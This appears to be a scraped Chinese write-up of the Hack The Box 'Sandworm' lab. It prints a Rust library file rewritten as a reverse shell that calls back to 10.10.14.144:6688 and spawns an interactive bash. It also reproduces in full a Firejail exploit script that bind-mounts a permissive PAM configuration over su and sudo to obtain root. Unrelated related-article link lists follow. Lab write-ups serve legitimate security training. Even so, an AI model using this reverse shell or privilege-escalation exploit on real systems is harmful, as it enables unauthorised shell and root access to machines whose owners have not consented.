
将shell反弹语句添加到lib.rs中(删除原有的lib.rs,然后新建lib.rs并写入shell反弹代码),等待定时任务执行进行shell反弹,成功获得atlas权限,并且其具有jailer权限。
shell反弹代码
 extern crate chrono;

use std::fs::OpenOptions;

use std::io::Write;

use chrono::prelude::*;

use std::net::TcpStream;

use std::os::unix::io::{AsRawFd, FromRawFd};

use std::process::{Command, Stdio};

pub fn log(user: &str, query: &str, justification: &str) {

    let sock = TcpStream::connect("10.10.14.144:6688").unwrap();

    let fd = sock.as_raw_fd();

    Command::new("/bin/bash")

        .arg("-i")

        .stdin(unsafe { Stdio::from_raw_fd(fd) })

        .stdout(unsafe { Stdio::from_raw_fd(fd) })

        .stderr(unsafe { Stdio::from_raw_fd(fd) })

        .spawn()

        .unwrap()

        .wait()

        .unwrap();

    let now = Local::now();

    let timestamp = now.format("%Y-%m-%d %H:%M:%S").to_string();

    let log_message = format!("[{}] - User: {}, Query: {}, Justification: {}\n", timestamp, user, query, justification);

    let mut file = match OpenOptions::new().append(true).create(true).open("/opt/tipnet/access.log") {

        Ok(file) => file,

        Err(e) => {

            println!("Error opening log file: {}", e);

            return;

        }

    };

    if let Err(e) = file.write_all(log_message.as_bytes()) {

        println!("Error writing to log file: {}", e);

    }

}
3.提权至root
获得atlas权限后先写入下authorized_keys,不然登录的时候太麻烦了,生成公钥、私钥的命令:ssh-keygen -f id_rsa,r然后修改公钥名称并进行上传到/home/atlas/.ssh。

还记得上面执行find / -perm -4000 -type f 2>/dev/null发现的/usr/local/bin/firejail吗,这里就要使用这个来进行提权,在网上查找下相关的expliot脚本,将该脚本上传到靶场并赋予执行权限然后进行执行。告诉我们需要使用另一个终端来执行firejail --join=147266,然后执行su -即可获得root权限,读取到root目录下的flag值。
expliot.py
 #!/usr/bin/python3

import os

import shutil

import stat

import subprocess

import sys

import tempfile

import time

from pathlib import Path

# Print error message and exit with status 1

def printe(*args, **kwargs):

    kwargs['file'] = sys.stderr

    print(*args, **kwargs)

    sys.exit(1)

# Return a boolean whether the given file path fulfils the requirements for the

# exploit to succeed:

# - owned by uid 0

# - size of 1 byte

# - the content is a single '1' ASCII character

def checkFile(f):

    s = os.stat(f)

    if s.st_uid != 0 or s.st_size != 1 or not stat.S_ISREG(s.st_mode):

        return False

    with open(f) as fd:

        ch = fd.read(2)

        if len(ch) != 1 or ch != "1":

            return False

    return True

def mountTmpFS(loc):

    subprocess.check_call("mount -t tmpfs none".split() + [loc])

def bindMount(src, dst):

    subprocess.check_call("mount --bind".split() + [src, dst])

def checkSelfExecutable():

    s = os.stat(__file__)

    if (s.st_mode & stat.S_IXUSR) == 0:

        printe(f"{__file__} needs to have the execute bit set for the exploit to \

work. Run `chmod +x {__file__}` and try again.")

# This creates a "helper" sandbox that serves the purpose of making available

# a proper "join" file for symlinking to as part of the exploit later on.

#

# Returns a tuple of (proc, join_file), where proc is the running subprocess

# (it needs to continue running until the exploit happened) and join_file is

# the path to the join file to use for the exploit.

def createHelperSandbox():

    # just run a long sleep command in an unsecured sandbox

    proc = subprocess.Popen(

            "firejail --noprofile -- sleep 10d".split(),

            stderr=subprocess.PIPE)

    # read out the child PID from the stderr output of firejail

    while True:

        line = proc.stderr.readline()

        if not line:

            raise Exception("helper sandbox creation failed")

        # on stderr a line of the form "Parent pid <ppid>, child pid <pid>" is output

        line = line.decode('utf8').strip().lower()

        if line.find("child pid") == -1:

            continue

        child_pid = line.split()[-1]

        try:

            child_pid = int(child_pid)

            break

        except Exception:

            raise Exception("failed to determine child pid from helper sandbox")

    # We need to find the child process of the child PID, this is the

    # actual sleep process that has an accessible root filesystem in /proc

    children = f"/proc/{child_pid}/task/{child_pid}/children"

    # If we are too quick then the child does not exist yet, so sleep a bit

    for _ in range(10):

        with open(children) as cfd:

            line = cfd.read().strip()

            kids = line.split()

            if not kids:

                time.sleep(0.5)

                continue

            elif len(kids) != 1:

                raise Exception(f"failed to determine sleep child PID from helper \

sandbox: {kids}")

            try:

                sleep_pid = int(kids[0])

                break

            except Exception:

                raise Exception("failed to determine sleep child PID from helper \sandbox")

            else:

                raise Exception(f"sleep child process did not come into existence in {children}")

    join_file = f"/proc/{sleep_pid}/root/run/firejail/mnt/join"

    if not os.path.exists(join_file):

        raise Exception(f"join file from helper sandbox unexpectedly not found at \

{join_file}")

    return proc, join_file

# Re-executes the current script with unshared user and mount namespaces

def reexecUnshared(join_file):

    if not checkFile(join_file):

        printe(f"{join_file}: this file does not match the requirements (owner uid 0, \

size 1 byte, content '1')")

    os.environ["FIREJOIN_JOINFILE"] = join_file

    os.environ["FIREJOIN_UNSHARED"] = "1"

    unshare = shutil.which("unshare")

    if not unshare:

        printe("could not find 'unshare' program")

    cmdline = "unshare -U -r -m".split()

    cmdline += [__file__]

    # Re-execute this script with unshared user and mount namespaces

    subprocess.call(cmdline)

if "FIREJOIN_UNSHARED" not in os.environ:

    # First stage of execution, we first need to fork off a helper sandbox and

    # an exploit environment

    checkSelfExecutable()

    helper_proc, join_file = createHelperSandbox()

    reexecUnshared(join_file)

    helper_proc.kill()

    helper_proc.wait()

    sys.exit(0)

else:

    # We are in the sandbox environment, the suitable join file has been

    # forwarded from the first stage via the environment

    join_file = os.environ["FIREJOIN_JOINFILE"]

# We will make /proc/1/ns/user point to this via a symlink

time_ns_src = "/proc/self/ns/time"

# Make the firejail state directory writeable, we need to place a symlink to

# the fake join state file there

mountTmpFS("/run/firejail")

# Mount a tmpfs over the proc state directory of the init process, to place a

# symlink to a fake "user" ns there that firejail thinks it is joining

try:

    mountTmpFS("/proc/1")

except subprocess.CalledProcessError:

    # This is a special case for Fedora Linux where SELinux rules prevent us

    # from mounting a tmpfs over proc directories.

    # We can still circumvent this by mounting a tmpfs over all of /proc, but

    # we need to bind-mount a copy of our own time namespace first that we can

    # symlink to.

    with open("/tmp/time", 'w') as _:

        pass

    time_ns_src = "/tmp/time"

    bindMount("/proc/self/ns/time", time_ns_src)

    mountTmpFS("/proc")

FJ_MNT_ROOT = Path("/run/firejail/mnt")

# Create necessary intermediate directories

os.makedirs(FJ_MNT_ROOT)

os.makedirs("/proc/1/ns")

# Firejail expects to find the umask for the "container" here, else it fails

with open(FJ_MNT_ROOT / "umask", 'w') as umask_fd:

    umask_fd.write("022")

# Create the symlink to the join file to pass Firejail's sanity check

os.symlink(join_file, FJ_MNT_ROOT / "join")

# Since we cannot join our own user namespace again fake a user namespace that

# is actually a symlink to our own time namespace. This works since Firejail

# calls setns() without the nstype parameter.

os.symlink(time_ns_src, "/proc/1/ns/user")

# The process joining our fake sandbox will still have normal user privileges,

# but it will be a member of the mount namespace under the control of *this*

# script while *still* being a member of the initial user namespace.

# 'no_new_privs' won't be set since Firejail takes over the settings of the

# target process.

#

# This means we can invoke setuid-root binaries as usual but they will operate

# in a mount namespace under our control. To exploit this we need to adjust

# file system content in a way that a setuid-root binary grants us full

# root privileges. 'su' and 'sudo' are the most typical candidates for it.

#

# The tools are hardened a bit these days and reject certain files if not owned

# by root e.g. /etc/sudoers. There are various directions that could be taken,

# this one works pretty well though: Simply replacing the PAM configuration

# with one that will always grant access.

with tempfile.NamedTemporaryFile('w') as tf:

    tf.write("auth sufficient pam_permit.so\n")

    tf.write("account sufficient pam_unix.so\n")

    tf.write("session sufficient pam_unix.so\n")

    # Be agnostic about the PAM config file location in /etc or /usr/etc

    for pamd in ("/etc/pam.d", "/usr/etc/pam.d"):

        if not os.path.isdir(pamd):

            continue

        for service in ("su", "sudo"):

            service = Path(pamd) / service

            if not service.exists():

                continue

            # Bind mount over new "helpful" PAM config over the original

            bindMount(tf.name, service)

print(f"You can now run 'firejail --join={os.getpid()}' in another terminal to obtain \

a shell where 'sudo su -' should grant you a root shell.")

while True:

    line = sys.stdin.readline()

    if not line:

        break
HTB靶场之Sandworm的更多相关文章
- 【HTB靶场系列】靶机Carrier的渗透测试
出品|MS08067实验室(www.ms08067.com) 本文作者:大方子(Ms08067实验室核心成员) Hack The Box是一个CTF挑战靶机平台,在线渗透测试平台.它能帮助你提升渗透测 ...
- [红日安全]Web安全Day1 - SQL注入实战攻防
本文由红日安全成员: Aixic 编写,如有不当,还望斧正. 大家好,我们是红日安全-Web安全攻防小组.此项目是关于Web安全的系列文章分享,还包含一个HTB靶场供大家练习,我们给这个项目起了一个名 ...
- [红日安全]Web安全Day2 - XSS跨站实战攻防
本文由红日安全成员: Aixic 编写,如有不当,还望斧正. 大家好,我们是红日安全-Web安全攻防小组.此项目是关于Web安全的系列文章分享,还包含一个HTB靶场供大家练习,我们给这个项目起了一个名 ...
- [红日安全]Web安全Day3 - CSRF实战攻防
本文由红日安全成员: Once 编写,如有不当,还望斧正. 大家好,我们是红日安全-Web安全攻防小组.此项目是关于Web安全的系列文章分享,还包含一个HTB靶场供大家练习,我们给这个项目起了一个名字 ...
- [红日安全]Web安全Day4 - SSRF实战攻防
本文由红日安全成员: MisakiKata 编写,如有不当,还望斧正. 大家好,我们是红日安全-Web安全攻防小组.此项目是关于Web安全的系列文章分享,还包含一个HTB靶场供大家练习,我们给这个项目 ...
- [红日安全]Web安全Day5 - 任意文件上传实战攻防
本文由红日安全成员: MisakiKata 编写,如有不当,还望斧正. 大家好,我们是红日安全-Web安全攻防小组.此项目是关于Web安全的系列文章分享,还包含一个HTB靶场供大家练习,我们给这个项目 ...
- [红日安全]Web安全Day8 - XXE实战攻防
本文由红日安全成员: ruanruan 编写,如有不当,还望斧正. 大家好,我们是红日安全-Web安全攻防小组.此项目是关于Web安全的系列文章分享,还包含一个HTB靶场供大家练习,我们给这个项目起了 ...
- [红日安全]Web安全Day9 - 文件下载漏洞实战攻防
本文由红日安全成员: Once 编写,如有不当,还望斧正. 大家好,我们是红日安全-Web安全攻防小组.此项目是关于Web安全的系列文章分享,还包含一个HTB靶场供大家练习,我们给这个项目起了一个名字 ...
- [红日安全]Web安全Day12 – 会话安全实战攻防
本文由红日安全成员: ruanruan 编写,如有不当,还望斧正. 大家好,我们是红日安全-Web安全攻防小组.此项目是关于Web安全的系列文章分享,还包含一个HTB靶场供大家练习,我们给这个项目起了 ...
- 【HTB系列】靶机Access的渗透测试详解
出品|MS08067实验室(www.ms08067.com) 本文作者:大方子(Ms08067实验室核心成员) Hack The Box是一个CTF挑战靶机平台,在线渗透测试平台.它能帮助你提升渗透测 ...
随机推荐
- Ubuntu Server搭建个人服务器
Ubuntu Server20.04.5 LTS [参考资料] Ubuntu官方地址:https://www.ubuntu.com/ Ubuntu论坛地址:https://ubuntuforums.o ...
- Java关键字以及标识符
Java中有许多关键字,关键字是什么意思呢? 我用自己的分析来表达一下吧. Java就是源自于生活的,我们都有自己的名字.所以它也会有许多的名字,每个名字都有各自不同的特性(作用),都是系统定义好的. ...
- C# 模拟界面点击/UI自动化测试
有一些UI自动化测试框架,能够实现自动化测试. 本文介绍Peer(微软的TAF技术),也可以实现自动化测试,或是对其他进程进行UI操作.下面是案例~ 在界面上添加俩个按钮: 并处理相应的点击事件: 1 ...
- JavaFx 生成二维码工具类封装
原文地址: JavaFx 生成二维码工具类封装 - Stars-One的杂货小窝 之前星之音乐下载器有需要生成二维码功能,当时用的是一个开源库来实现的,但是没过多久,发现那个库依赖太多,有个http- ...
- mysql-高级功能(触发器、存储过程、视图、事务)
目录 触发器-created trigger 1.触发器分为六种情况 2.语法结构 3.创建触发器 4.查询/删除触发器 存储过程-created procedure 1.创建存储过程 2.使用存储过 ...
- 文心一言 VS chatgpt (7)-- 算法导论2.3 3~4题
三.使用数学归纳法证明:当n刚好是2的幂时,以下递归式的解是 T(n)=nlgn.若n=2,T(n)=2:若n=2^k,k>1,T(n)=2T(n/2)+n. 文心一言: chatgpt: 首先 ...
- 2022-02-15:扫地机器人。 房间(用格栅表示)中有一个扫地机器人。 格栅中的每一个格子有空和障碍物两种可能。 扫地机器人提供4个API,可以向前进,向左转或者向右转。每次转弯90度。 当扫地机
2022-02-15:扫地机器人. 房间(用格栅表示)中有一个扫地机器人. 格栅中的每一个格子有空和障碍物两种可能. 扫地机器人提供4个API,可以向前进,向左转或者向右转.每次转弯90度. 当扫地机 ...
- 2015年蓝桥杯C/C++大学B组省赛真题(加法变乘法)
题目描述: 我们都知道:1+2+3+ ... + 49 = 1225 现在要求你把其中两个不相邻的加号变成乘号,使得结果为2015 比如: 1+2+3+...+10*11+12+...+27*28+2 ...
- vue数组更改页面无法刷新
今一个图片列表的数组,在新增数据时页面会同步相应,但是进行删除操作时老是无法实现页面及时刷新,使用过vue set也没见效果,纠结半天,哎原来是嵌套对象的坑 一.图片上传时 页面加的图片列表的html ...
- drf多方式登录接口(手机号、邮箱、验证码)登录
题目 ##### 3 多方式登录接口#### -使用auth的user表扩写 -用户名+密码 -手机号+密码 -邮箱+密码 -签发token逻辑,放在序列化类中写 方式一: serializer.py ...